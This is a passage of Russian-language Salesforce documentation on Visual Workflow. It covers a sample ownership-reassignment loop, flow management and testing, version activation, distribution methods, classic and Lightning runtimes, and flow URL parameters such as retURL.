СМ. ТАКЖЕ:

- Элемент «Ожидание» в потоке
- Оповещения по абсолютному времени

Образец потока, выполняющего цикл по коллекции

С использованием коллекций переменных sObject и циклов можно передавать владение организациями от одного пользователя другому. Поток уже содержит обязательные коды пользователей.

Во-первых, создайте переменную коллекции sObject на основе организаций по имени `collAcct1` и заполните ее всеми организациями, принадлежащими пользователю 1.

Затем создайте цикл, выполняющий итерацию по коллекции. Ниже перечислены действия, выполняемые циклом для каждого элемента коллекции.


1. Цикл назначает элемент коллекции переменной цикла.
2. Цикл оценивает численность сотрудников организации.
3. Если численность превышает 10 000 сотрудников, то цикл назначает код пользователя 2 полю `OwnerId` в переменной цикла.
4. Если численность не превышает 10 000 сотрудников, то цикл назначает код пользователя 3 полю `OwnerId` в переменной цикла.
5. Цикл добавляет значения переменной цикла в качестве нового элемента второй коллекции `collReassignedAccts`.

Создайте элемент «Быстрое обновление» для обновления организаций в коллекции `collReassignedAccts` посредством новых значений поля `OwnerId` после завершения итерации по коллекции.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Данный раздел потока использует отдельный запрос для создания списка организаций и отдельный оператор DML для их обновления. При создании похожего потока посредством элементов «Обновление записи» рекомендуем использовать:

- один элемент «Обновление записи» для поиска всех организаций, принадлежащих пользователю 1 и содержащих более 10 000 сотрудников (1 запрос), и последующего обновления поля `OwnerId` данных записей кодом пользователя 2 (1 оператор DML);

- один элемент «Обновление записи» для поиска всех организаций, принадлежащих пользователю 1 и содержащих менее 10 000 сотрудников (1 запрос), и последующего обновления поля `OwnerId` данных записей кодом пользователя 3 (1 оператор DML).

Управление потоками

Страница сведений о потоке применяется для всех действий с потоком, не связанных с его проектированием, таких как активация потока, тестирование и просмотр его свойств.

Чтобы открыть страницу сведений о потоке, введите *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Потоки»**, затем щелкните по имени потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поток и поля с версией потока

Просмотр сведений о потоке (например, имени и URL-адреса) и его версиях на странице описания потока.

Открытие и изменение потока

Чтобы изменить поток, откройте нужный поток в облачной версии приложения Flow Designer.

Тестирование потока

Чтобы гарантировать стабильную работу потоков, рекомендуем активировать потоки только после их предварительного тестирования.

Активация или деактивация версии потока

Один и тот же поток в Salesforce может иметь несколько разных версий, но одновременно может быть активна только одна версия каждого потока. Чтобы активировать или деактивировать версию потока, откройте страницу сведений о нужном потоке в меню «Настройка».

Удаление приостановленного или ожидающего сеанса потока

Длительный или приостановленный сеанс потока, завершения или возобновления которого больше не требуется ждать, может быть удален. Например, при обновлении или удалении связанной версии потока.

Удаление версии потока

Прежде чем удалить активную версию потока, рекомендуем деактивировать нужную версию потока. Поток, содержащий приостановленные или ожидающие сеансы, может быть удален только после их завершения или удаления. Потоки, которые не были активированы, могут быть удалены незамедлительно.

Предоставление пользователям возможности приостановки потоков

Разрешите пользователям приостанавливать сеанс потока, который пока не может быть завершен, настроив параметры автоматизации процесса организации. *Сеанс потока* — это выполняемый экземпляр потока. Например, представитель службы поддержки может приостанавливать сеанс потока, если клиент не располагает всей необходимой информацией.

СМ. ТАКЖЕ:

Visual Workflow

Ограничения для Visual Workflow

Рекомендации по управлению потоками

Поток и поля с версией потока

Просмотр сведений о потоке (например, имени и URL-адреса) и его версиях на странице описания потока.

Свойство	Описание
Активная версия	Указывает активную версию.
Описание	Описание потока или версии потока.
Имя потока	Имя для потока. Оно отображается в динамическом пользовательском интерфейсе.
Имя	Имя версии потока. Оно становится значением поля «Имя потока» при активации этой версии.
Префикс пространства имен	Префикс пространства имен потока, если он был установлен из управляемого пакета. Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов.
Тип	Определяет элементы и ресурсы, поддерживаемые потоком или версией потока, а также способы распространения потока. Дополнительную информацию см. в разделе «Типы потоков» на странице 6259.
Статус	Указывает, активна версия потока или нет.
Уникальное имя	Позволяет обращаться к потоку из других частей Salesforce, например со страницы Visualforce.
URL-адрес	Относительный URL-адрес, который можно использовать для запуска потока, например с помощью пользовательской кнопки или веб-вкладки.
Версия	Номер версии потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Управление потоками
Свойства потока

Открытие и изменение потока

Чтобы изменить поток, откройте нужный поток в облачной версии приложения Flow Designer.

Изменения, внесенные в активную версию потока, не могут быть сохранены. Рекомендуем открыть активную версию потока, внести нужные изменения и сохранить измененную версию в качестве новой версии или нового потока.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.
2. Щелкните имя нужного потока.
3. Откройте нужный поток.
   - Чтобы открыть конкретную версию, щелкните ссылку **«Открыть»** напротив номера нужной версии.
   - Чтобы открыть активную версию потока, нажмите кнопку **«Открыть»**. При отсутствии активной версии открывается последняя версия.

СМ. ТАКЖЕ:

Рекомендации по проектированию потоков

Управление потоками

Активация или деактивация версии потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Тестирование потока

Чтобы гарантировать стабильную работу потоков, рекомендуем активировать потоки только после их предварительного тестирования.

Внимание: Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) инициирует операцию удаления.

Прежде чем активировать поток, рекомендуем протестировать все возможные пути потока и исправить любые найденные ошибки. Например, неполные данные потока могут препятствовать выполнению элемента данных (создание, обновление, поиск или удаление). Рекомендуем дополнить путь коннектором «Ошибка», предназначенным для исправления данных и гарантирующим успешное выполнение потока.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.
2. Щелкните имя нужного потока.
3. Выполните поток.
   - Чтобы выполнить конкретную версию, щелкните ссылку **«Выполнить»** напротив нужной версии.
   - Чтобы выполнить активную версию потока, нажмите кнопку **«Выполнить»**. При отсутствии активной версии выполняется последняя версия.
   - Чтобы выполнить версию потока из облачной версии приложения Flow Designer, откройте данную версию и нажмите кнопку **«Выполнить»** на панели кнопок.

     Совет: При недавнем изменении тестируемого потока рекомендуем сохранить внесенные изменения. При выполнении потока добавляются только последние сохраненные изменения.

Убедившись в стабильной работе потока, активируйте протестированную версию и распространите поток.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения активного или неактивного потока со страницы сведений о потоке:

Для выполнения потока посредством облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

СМ. ТАКЖЕ:

Активация или деактивация версии потока
Настройка действий, выполняемых при неудачном выполнении потока
Рекомендации по выполнению потоков
Управление потоками

Активация или деактивация версии потока

Один и тот же поток в Salesforce может иметь несколько разных версий, но одновременно может быть активна только одна версия каждого потока. Чтобы активировать или деактивировать версию потока, откройте страницу сведений о нужном потоке в меню «Настройка».

При активации новой версии предыдущая активированная версия потока (при ее наличии) автоматически деактивируется. Любой выполняемый сеанс потока продолжает выполняться посредством версии, использовавшейся при его запуске.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.
2. Щелкните имя нужного потока.
3. Щелкните ссылку **«Активировать»** или **«Деактивировать»** напротив нужной версии потока.

СМ. ТАКЖЕ:

Рекомендации по управлению потоками

Управление потоками

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или деактивации потока:

- «Управление Force.com Flow»

Удаление приостановленного или ожидающего сеанса потока

Длительный или приостановленный сеанс потока, завершения или возобновления которого больше не требуется ждать, может быть удален. Например, при обновлении или удалении связанной версии потока.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.

   При наличии ожидающих сеансов для любого потока связанный список «Приостановленные и ожидающие сеансы» отображается под списком потоков.
2. Щелкните ссылку **«Удал.»** напротив каждого нужного сеанса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Удаление версии потока

Прежде чем удалить активную версию потока, рекомендуем деактивировать нужную версию потока. Поток, содержащий приостановленные или ожидающие сеансы, может быть удален только после их завершения или удаления. Потоки, которые не были активированы, могут быть удалены незамедлительно.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.
2. Щелкните имя нужного потока.
3. Чтобы полностью удалить поток, включая все версии, нажмите кнопку **«Удалить»**.
4. Чтобы удалить отдельную версию, щелкните ссылку **«Удал.»** напротив нужной версии.

СМ. ТАКЖЕ:

Рекомендации по управлению потоками

Управление потоками

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления потока:

- «Управление Force.com Flow»

Предоставление пользователям возможности приостановки потоков

Разрешите пользователям приостанавливать сеанс потока, который пока не может быть завершен, настроив параметры автоматизации процесса организации. *Сеанс потока* — это выполняемый экземпляр потока. Например, представитель службы поддержки может приостанавливать сеанс потока, если клиент не располагает всей необходимой информацией.

1. В разделе «Настройка» введите *«Параметры автоматизации процесса»* в поле «Быстрый поиск», затем выберите **«Параметры автоматизации процесса»**.
2. Установите флажок «Разрешить пользователям приостановку потоков».
3. Нажмите кнопку **«Сохранить»**.

Элементы «Окно» не поддерживают автоматическое отображение кнопки «Приостановить» после включения параметра «Разрешить пользователям приостановку потоков». Чтобы разрешить пользователям приостановку, установите флажок «Показывать кнопку "Приостановить"» при настройке нужного элемента «Окно».

СМ. ТАКЖЕ:

Элемент «Окно» в потоке: общие сведения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Изменения настроек автоматизации процессов:

- Настройка приложения

Распространение потока

После создания и активации версии потока ее следует распространить среди пользователей, чтобы они могли ее запускать. Выбор метода распространения определяется целевой аудиторией: внутренние пользователи, внешние пользователи, системы или другие организации.

Совет: Пользователи не смогут возобновить поток из приостановленных потоков в Lightning Experience, поэтому рекомендуется удалить кнопку «Приостановить» из потоков, которые распределяются в Lightning Experience.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В зависимости от выбранного типа пользователя потоки могут распространяться перечисленными ниже способами.

Внутренние пользователи

- Распространение URL-адреса потока напрямую, либо посредством настраиваемой кнопки, ссылки или веб-вкладки.
- Добавление потока на страницу Lightning, например страницу записи или приложения электронной почты, с помощью «Конструктора приложений Lightning».
- Добавление потока в качестве элемента на панель сервисных программ приложения.
- Добавление потока на страницу Visualforce и внедрение данной страницы в систему Salesforce посредством настраиваемой кнопки, ссылки или вкладки Visualforce.

Внешние пользователи

Добавление потока на страницу Visualforce и внедрение данной страницы на сайт Force.com, клиентский или партнерский портал.

Системы

Автоматический запуск потока:

- С использованием метода Apex `start()`.
- С использованием ресурса «Вызываемое действие» в интерфейсе Force.com REST API.
- Путем добавления действия потока в процесс посредством конструктора процессов.

Другие организации

Развертывание потока посредством наборов изменений или пакета.

Дополнительные сведения о каждом методе распространения потоков см. в разделе «Распространение потока» *руководства по внедрению Visual Workflow*.

Работа со средой выполнения потока

В зависимости от того, как распространяется поток, при запуске последнего пользователи будут работать с пользовательским интерфейсом классической среды выполнения или интерфейсом среды Lightning. Как можно понять по названию, среда выполнения Lightning имеет вид и функции Lightning Experience.

Выбор среды интерфейса выполнения организации для потоков на основе URL-адреса

Распространяете поток через URL-адрес? Для этого необходимы прямые URL-адреса, настраиваемые кнопки и ссылки в меню «Настройка». Одним движением вы можете обновить все эти потоки до времени исполнения Lightning.

Отображение экранов с двумя столбцами из URL-адреса потока

При распределении потока с помощью URL-адреса можно настроить отображение экранов с одним или двумя столбцами. Экраны с двумя столбцами поддерживаются только для организаций, в которых включена среда выполнения Lightning.

Настройка переменных потока посредством URL-адреса потока

При использовании URL-адреса для распространения потока его переменные могут настраиваться посредством параметров URL-адреса.

Настройка алгоритма завершения потока посредством URL-адреса потока

По умолчанию завершение сеанса потока, использующего окна, инициирует начало нового сеанса данного потока и перенаправление пользователей в первое окно. Для перенаправления пользователей на другую страницу Salesforce при нажатии кнопки **«Готово»** рекомендуем дополнить URL-адрес потока параметром `retURL`.

Потоки в наборах изменений и пакетах

Потоки, созданные в облачной версии приложения Flow Designer, могут быть добавлены в наборы изменений и пакеты. В организации-получателе набора изменений или пакета должен быть включен Visual Workflow.

СМ. ТАКЖЕ:

- Настройка переменных потока посредством URL-адреса потока
- *Руководство разработчика Visualforce*: визуализация потоков посредством Visualforce
- Управление страницами Visualforce сайтов Force.com
- Создание веб-вкладок

Работа со средой выполнения потока


В зависимости от того, как распространяется поток, при запуске последнего пользователи будут работать с пользовательским интерфейсом классической среды выполнения или интерфейсом среды Lightning. Как можно понять по названию, среда выполнения Lightning имеет вид и функции Lightning Experience.

На этом снимке экрана представлен один и тот же поток, отображаемый в среде выполнения Classic (слева) и Lightning (справа).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



С какой средой выполнения будут работать мои пользователи?

Для потоков, запускаемых со страницы Visualforce, всегда используется среда выполнения Classic. Для потоков, запускаемых со страницы Lightning, всегда используется среда выполнения Lightning. Все остальные методы отображения зависят от того, включена ли среда выполнения Lightning в параметрах «Автоматизация процессов» для организации.

В таблице ниже представлены интерфейсы сред выполнения, которые видят пользователи в зависимости от способа распределения потока.

Метод распределения потока	**Когда** среду выполнения `Lightning` для потоков	
	Не выбрано	**Выбрано**
Страница Visualforce	Среда выполнения Classic	Среда выполнения Classic
Настраиваемая кнопка	Среда выполнения Classic	Среда выполнения Lightning
Настраиваемая ссылка	Среда выполнения Classic	Среда выполнения Lightning
Веб-вкладка	Среда выполнения Classic	Среда выполнения Lightning
Прямая ссылка	Среда выполнения Classic	Среда выполнения Lightning
Страница Lightning	Среда выполнения Lightning	Среда выполнения Lightning

Интерфейсы сред выполнения работают по-разному?

Основное различие между двумя средами выполнения заключается во внешнем виде. Однако среда выполнения Lightning не поддерживает передачу значений извне потока в переменные раскрывающегося списка или раскрывающегося списка со множественным выбором.

СМ. ТАКЖЕ:

Выбор среды интерфейса выполнения организации для потоков на основе URL-адреса

Рекомендации по выполнению потоков

Выбор среды интерфейса выполнения организации для потоков на основе URL-адреса

Распространяете поток через URL-адрес? Для этого необходимы прямые URL-адреса, настраиваемые кнопки и ссылки в меню «Настройка». Одним движением вы можете обновить все эти потоки до времени исполнения Lightning.

Пользователи потока могут использовать два вида интерфейса среды выполнения. *Классическая среда выполнения* выглядит, как стандартная страница Visualforce. *Среда выполнения Lightninge* полностью совпадает с Lightning Experience. Сравнение двух интерфейсов среды выполнения см. в Интерфейсы среды выполнения потока.

Для обновления всех потоков на основе URL-адреса в среде выполнения Lightning:

1. В разделе «Настройка» введите «*Параметры автоматизации процесса*» в поле «Быстрый поиск», затем выберите **«Параметры автоматизации процесса»**.
2. Выберите **«Включить функцию среды выполнения Lightning для потоков»**.
3. Сохраните внесенные изменения.

С помощью этого параметра также можно управлять отображением потока в один или два столбца, если вы распространяете поток через URL-адрес или страницу Lightning.

Если функция включена, потоки используют среду выполнения Lightning при запуске с помощью:

- прямой ссылки;
- настраиваемой кнопки или ссылки;
- кнопки «Запустить» в облачном конструкторе потоков;
- Ссылки «Запустить» на странице со списком потоков;
- кнопки «Запустить» на странице описания потока.

СМ. ТАКЖЕ:

Работа со средой выполнения потока

Отображение экранов с двумя столбцами из URL-адреса потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Изменения настроек автоматизации процессов:

- «Настройка приложения»

Отображение экранов с двумя столбцами из URL-адреса потока

При распределении потока с помощью URL-адреса можно настроить отображение экранов с одним или двумя столбцами. Экраны с двумя столбцами поддерживаются только для организаций, в которых включена среда выполнения Lightning.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Предварительные требования

Включите среду выполнения Lightning, чтобы потоки соблюдали заданный макет.

1. Из меню «Настройка» перейдите на страницу «Параметры автоматизации процесса».
2. Выберите **«Включить функцию среды выполнения Lightning для потоков»**.

Формат

Для отображения экранов потоков с двумя столбцами:

```
/flow/flowName?flowLayout=twoColumn
```

Примеры

Ниже представлен пример двухстолбцового потока «Управление обращениями».

```
/flow/Case_Management?flowLayout=twoColumn
```

В этом примере представлен поток «Сведения о пользователе», который устанавливает переменные varUserFirst и varUserLast (обе текстового типа) для значений поля FirstName и LastName текущего пользователя.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}&flowLayout=twoColumn
```

СМ. ТАКЖЕ:

- Выбор среды интерфейса выполнения организации для потоков на основе URL-адреса
- Вопросы, касающиеся двухстолбцовых потоков

Настройка переменных потока посредством URL-адреса потока

При использовании URL-адреса для распространения потока его переменные могут настраиваться посредством параметров URL-адреса.

Параметры URL-адреса не могут использоваться для настройки значений переменных sObject и переменных коллекции sObject. Если поток использует среду выполнения Lightning, вы также не можете задавать значения для переменных раскрывающегося списка (обычного или со множественным выбором). Поле «Тип ввода/вывода» переменной должно разрешать доступ для ввода.

Рекомендуется выполнять данные действия только с использованием относительного URL-адреса организации для перенаправления пользователей в поток.

1. Введите строку *«Потоки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Потоки»**.
2. Щелкните имя нужного потока.
3. Скопируйте URL-адрес потока.
4. Дополните конец URL-адреса потока строкой `?`*имя*`=`*значение*, где переменная *имя* — это уникальное имя нужной переменной или переменной коллекции потока, а переменная *значение* — это нужное значение. Чтобы задать разные значения переменной, дополните конец URL-адреса потока строкой `?`*имя***1**`=`*значение***1**`&`*имя***2**`=`*значение***2**. Чтобы задать значения для нескольких элементов одной переменной коллекции, воспользуйтесь строкой `?`*имя*`=`*значение***1**`&`*имя*`=`*значение***2**. Например:

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы сведений о потоке:

- Просмотр настройки и конфигурации

Для создания и редактирования настраиваемых кнопок, ссылок и веб-вкладок:

- «Настройка приложения»

```
/flow/MyFlow?varNumber=100&varString=Hello
```

Ниже перечислены допустимые значения для каждой переменной и переменной коллекции потока на основе используемого типа данных.

Тип переменной	Допустимые значения
Дата	Поле слияния типа «Дата» или формат ГГГГ-ММ-ДД.
Дата и время	Поле слияния типа «Дата/время» или формат ГГГГ-ММ-ДДTчч:мм:ссZ.
Текст	Поле слияния любого типа или строка.
Число	Поле слияния типа «Число» или числовое значение.
Валюта	Поле слияния типа «Число» или числовое значение.
Логическое	• Поле слияния типа «Кнопка-флажок». • Истинные значения: истина или 1. • Ложные значения: ложь или 0.

Прим.: При распространении потока не следует передавать значение поля валюты из записи Salesforce в переменную потока типа «Валюта» посредством параметра URL-адреса. Если поле слияния (например, `{!Account.AnnualRevenue}`) ссылается на поле валюты, то значение поля содержит символ единицы валюты (например, $). Переменные потока типа «Валюта» могут принимать только числовые значения, поэтому поток не выполняется. Взамен, рекомендуем использовать параметр URL-адреса для переноса кода записи в переменную потока типа «Текст», а в потоке использовать код для поиска значения поля валюты данной записи.

Пример: Ниже приведен пример URL-адреса потока, используемого настраиваемой кнопкой в макете страницы обращений. При нажатии данной кнопки выполняемый поток содержит переменную varID (типа «Текст»), использующую значение поля `CaseNumber` записи обращения.

```
/flow/Case_Management?varID={!Case.CaseNumber}
```

Пример ниже задает переменным varUserFirst и varUserLast (типа «Текст») значения полей `FirstName` и `LastName` текущего пользователя.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}
```

Ниже приведен пример URL-адреса потока, используемого настраиваемой кнопкой в макете страницы контактов. Нажатие данной кнопки инициирует запуск потока и добавление текстовых значений из контакта в качестве элементов в переменной коллекции типа «Текст» {!collNames}.

```
/flow/Contact_Info?collNames={!Contact.FirstName}&collNames={!Contact.LastName}
```

СМ. ТАКЖЕ:

- Настройка алгоритма завершения потока посредством URL-адреса потока
- Распространение потока
- Устранение неполадок URL-адресов потока

Настройка алгоритма завершения потока посредством URL-адреса потока

По умолчанию завершение сеанса потока, использующего окна, инициирует начало нового сеанса данного потока и перенаправление пользователей в первое окно. Для перенаправления пользователей на другую страницу Salesforce при нажатии кнопки **«Готово»** рекомендуем дополнить URL-адрес потока параметром `retURL`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Формат

Чтобы перенаправить пользователей на конкретную страницу Salesforce после нажатия кнопки **«Готово»**, воспользуйтесь строкой ниже:

```
/flow/flowName?retURL=url
```

Здесь *`url`* — относительный URL-адрес (часть URL-адреса, отображаемая после `https://yourInstance.salesforce.com/` или https://*yourInstance*.lightning.force.com/).

Параметры URL-адреса

Пользователи потока не могут быть перенаправлены на URL-адрес, используемый вне организации Salesforce.

Совет: Используйте URL-адреса Salesforce Classic. URL-адреса Lightning Experience всегда перенаправляются на главную страницу в Lightning Experience.

- Для URL-адресов Salesforce Classic выполняется перенаправление пользователей на нужную страницу в любом включенном ими интерфейсе — Lightning Experience или Salesforce Classic. Если эта страница отсутствует в Lightning Experience, Salesforce перенаправляет пользователя на страницу в Salesforce Classic.
- Для URL-адресов Lightning Experience Salesforce всегда перенаправляет пользователей на главную страницу Lightning Experience (`one/one.app`), даже если пользователь включил Salesforce Classic. Пользователям, у которых нет разрешения на доступ к Lightning Experience, отображается сообщение об ошибке.
- Если ваш URL-адрес перенаправляет пользователей на веб-вкладку, Salesforce отображает ее в интерфейсе Salesforce Classic.
- Веб-вкладки в Lightning Experience могут перенаправлять только на страницы Visualforce.

Цель перенаправления	Относительный URL-адрес	Пример
Chatter	_ui/core/chatter/ui/ChatterPage	_ui/core/chatter/ui/ChatterPage
Начальная страница	home/home.jsp	home/home.jsp
Списковое представление	*objectCode*?fcf=*listViewId*	006?fcf=00BD0000005lwec
Начальная страница объекта, например начальная страница организаций	*objectCode*/o	001/o
Определенная запись, например контакт, отчет, панель мониторинга, пользователь, профиль или сообщение Chatter	*recordId*	0D5B000000SKZ7V
Страница Visualforce	apex/*pageName*	apex/myVisualforcePage
Веб-вкладка	servlet/servlet.Integration?lid=*webTabId*	servlet/servlet.Integration?lid=01rD0000000A88h

Ограничения

- Переменная потока не может использоваться как значение параметра `retURL`. Чтобы использовать переменную потока для перенаправления пользователя (например, в конкретную запись), распространите поток посредством Visualforce.
- Использование `retURL` может инициировать отображение вложенных верхних и боковых панелей навигации на целевой странице.

Примеры

Этот URL-адрес потока перенаправляет пользователей на начальную страницу организаций, которая существует как в Lightning Experience, так и в Salesforce Classic.

```
/flow/myFlow?retUrl=001/o
```

Когда пользователи Lightning Experience завершают сеанс потока, Salesforce перенаправляет их по адресу `http://yourInstance.lightning.force.com/one/one.app#/sObject/Account/home`. Когда пользователи Salesforce Classic завершают сеанс потока, Salesforce перенаправляет их по адресу `http://yourInstance.salesforce.com/001/o`. В любом случае Salesforce перенаправляет пользователей на начальную страницу организаций в соответствующем интерфейсе.

URL-адрес потока перенаправляет пользователей на страницу Visualforce, существующую только в Salesforce Classic.

```
/flow/myFlow?retUrl=apex/myPage
```

Когда пользователи завершают сеанс потока, Salesforce перенаправляют их по адресу `http://yourInstance.salesforce.com/apex/myPage` в Salesforce Classic. Когда они покидают страницу Visualforce, Salesforce возвращается к их исходному интерфейсу.

Например, после просмотра страницы Visualforce пользователи переходят на начальную страницу. Для пользователей Lightning Experience Salesforce выводит начальную страницу Lightning Experience (http://*yourInstance*.lightning.force.com/**one/one.app**). Для пользователей Salesforce Classic выводится начальная страница Salesforce Classic (`http://yourInstance.salesforce.com/home/home.jsp`).

Этот URL-адрес потока задает переменным *varUserFirst* и *varUserLast* (типа «Текст») значения полей `FirstName` и `LastName` текущего пользователя. После завершения сеанса потока пользователь перенаправляется на начальную страницу включенного интерфейса Salesforce.

```
/flow/User_Info?varUserFirst={!$User.FirstName}
   &varUserLast={!$User.LastName}&retURL=home/home.jsp
```

СМ. ТАКЖЕ:

- Распространение потока
- Устранение неполадок URL-адресов потока
- Настройка переменных потока посредством URL-адреса потока

Потоки в наборах изменений и пакетах

Потоки, созданные в облачной версии приложения Flow Designer, могут быть добавлены в наборы изменений и пакеты. В организации-получателе набора изменений или пакета должен быть включен Visual Workflow.

Рекомендации по распространению потоков с наборами изменений

Прежде чем использовать наборы изменений для развертывания потока, просмотрите ограничения и непредвиденные алгоритмы, связанные с зависимостями компонента, развертыванием и триггерами потока.

Рекомендации по распространению потоков вместе с пакетами

Потоки могут добавляться в управляемые и неуправляемые пакеты. Прежде чем развернуть поток, просмотрите ограничения и алгоритмы для пакетов, содержащих потоки.

СМ. ТАКЖЕ:

- Рекомендации по установленным потокам
- Ограничения и рекомендации для Visual Workflow
- Распространение потока

Рекомендации по распространению потоков с наборами изменений

